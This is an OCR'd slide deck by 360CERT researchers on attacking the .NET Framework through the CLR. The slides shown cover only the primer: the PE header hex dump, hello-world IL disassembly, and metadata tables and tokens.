Attacking Microsoft .NET Framework through CLR

MerJerson
redrain
Qihoo 360CERT

Who are we

- MerJerson
  - 360CERT
  - Security researcher
  - Lead author of this paper
  - xingshikang@360.cn
- Redrain
  - 360CERT
  - security researcher
  - CVE generator
  - Speaker on HITB, HITCON, RUXCON, xKungfoo, Syscan360
  - Member of Light4Freedom
  - Co-author of this paper
  - hongyu-s@360.cn
  - http://www.hackdog.me

Who are we

- 360CERT

360Computer emergency response team is a young and powerful team setted up last year. We focus on emergency response for cyberspace upstream, malware analyzing, and threat hunting.

- http://cert.360.cn

360网络安全响应中心

Agenda

- .NET Framework and CLR
  - Primer
  - Metadata and IL Code
  - Some points
- History Review
  - MSIL Injection
  - UAC Bypass
  - Attack SQL Server via SQLi


- Learn the New by Restudying the Old
  - VSTO in Office
  - Attack Office via VSTO
  - Exploit in a Real World
  - More vulnerabilities

.NET Framework and CLR

Primer

- Common Language Runtime (CLR)
- Metadata
- Managed Code – MSIL bytecode


Metadata and the PE File Structure



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
0010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
0040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
0050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
0070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0080h: 50 45 00 00 4C 01 03 00 C2 D6 B4 5A 00 00 00 00  PE..L...ÂÖ´Z....
0090h: 00 00 00 00 E0 00 02 01 0B 01 0B 00 00 08 00 00  ....à...........
00A0h: 00 08 00 00 00 00 00 00 EE 27 00 00 00 20 00 00  ........î'... ..
00B0h: 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00  .@....@.. ......
00C0h: 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
00D0h: 00 80 00 00 00 02 00 00 00 00 00 00 03 00 40 85  .€..........@…
00E0h: 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
00F0h: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
0100h: A0 27 00 00 4B 00 00 00 00 40 00 00 D8 05 00 00   '..K....@..Ø...
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0120h: 00 60 00 00 0C 00 00 00 DC 26 00 00 1C 00 00 00  .`......Ü&......
0130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0150h: 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00  ......... ......
0160h: 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00  ......... ..H...
0170h: 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
0180h: F4 07 00 00 00 20 00 00 00 08 00 00 00 02 00 00  ô.... ..........
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
01A0h: 2E 72 73 72 63 00 00 00 D8 05 00 00 00 40 00 00  .rsrc...Ø....@..
01B0h: 00 06 00 00 00 0A 00 00 00 00 00 00 00 00 00 00  ................
```

Template Results - EXE.bt

Name	Value
struct IMAGE_DOS_HEADER DosHeader	
struct IMAGE_DOS_STUB DosStub	
struct IMAGE_NT_HEADERS NtHeader	
struct IMAGE_SECTION_HEADER SectionHeaders[3]	
struct IMAGE_SECTION_DATA Section[0]	.text
struct IMAGE_SECTION_DATA Section[1]	.rsrc
struct IMAGE_SECTION_DATA Section[2]	.reloc
struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor	mscoree.dll
struct BASE_RELOCATION_TABLE RelocTable	



```
e:\Users\51021\Desktop\HITB文件\ConsoleApplication2.exe
  MANIFEST
  ConsoleApplication2
    ConsoleApplication2.Program
      .class private auto ansi beforefieldinit
      .ctor : void()
      Main : void(string[])
```

ConsoleApplication2.Program::Main : void(string[])


```
.method private hidebysig static void  Main(string[] args) cil managed
{
  .entrypoint
  // Code size       17 (0x11)
  .maxstack  8
  IL_0000:  ldstr      "hello HITB"
  IL_0005:  call       void [mscorlib]System.Console::WriteLine(string)
  IL_000a:  call       string [mscorlib]System.Console::ReadLine()
  IL_000f:  pop
  IL_0010:  ret
} // end of method Program::Main
```

```
.assembly ConsoleApplication2
{
  .ver 1:0:0:0
}
```

Metadata Table


Metadata Table:

- Def Table
- Ref Table
- Pointer Table
- Heap




```
00 - Module                    01 - TypeRef              02 - TypeDef
04 - Field                     06 - MethodDef            08 - Param
09 - InterfaceImpl             10 - MemberRef            11 - Constant
12 - CustomAttribute           13 - FieldMarshal         14 - DeclSecurity
15 - ClassLayout               16 - FieldLayout          17 - StandAloneSig
18 - EventMap                  20 - Event                21 - PropertyMap
23 - Property                  24 - MethodSemantics      25 - MethodImpl
26 - ModuleRef                 27 - TypeSpec             28 - ImplMap
29 - FieldRVA                  32 - Assembly             33 - AssemblyProcessor
34 - AssemblyOS                35 - AssemblyRef          36 - AssemblyRefProcessor
37 - AssemblyRefOS             38 - File                 39 - ExportedType
40 - ManifestResource          41 - NestedClass          42 - GenericParam
44 - GenericParamConstraint
```

Metadata Tokens





mdtModule	0x00000000	Module
mdtTypeRef	0x01000000	TypeRef
mdtTypeDef	0x02000000	TypeDef
mdtFieldDef	0x04000000	Field
mdtMethodDef	0x06000000	Method
mdtParamDef	0x08000000	Param
mdtInterfaceImpl	0x09000000	InterfaceImpl
mdtMemberRef	0x0A000000	MemberRef
mdtCustomAttribute	0x0C000000	CustomAttribute
mdtPermission	0x0E000000	DeclSecurity
mdtSignature	0x11000000	StandAloneSig
mdtEvent	0x14000000	Event
mdtProperty	0x17000000	Property
mdtModuleRef	0x1A000000	ModuleRef
mdtTypeSpec	0x1B000000	TypeSpec




```
.method /*06000001*/ private hidebysig static
        void  Main(string[] args) cil managed
{
  .entrypoint
  // Code size       17 (0x11)
  .maxstack  8
  IL_0000:  ldstr      "hello HITB" /* 70000001 */
  IL_0005:  call       void [mscorlib/*23000001*/]System.Console/*01000013*/::WriteLine(string) /* 0A000011 */
  IL_000a:  call       string [mscorlib/*23000001*/]System.Console/*01000013*/::ReadLine() /* 0A000012 */
  IL_000f:  pop
  IL_0010:  ret
} // end of method Program::Main
```

Managed code

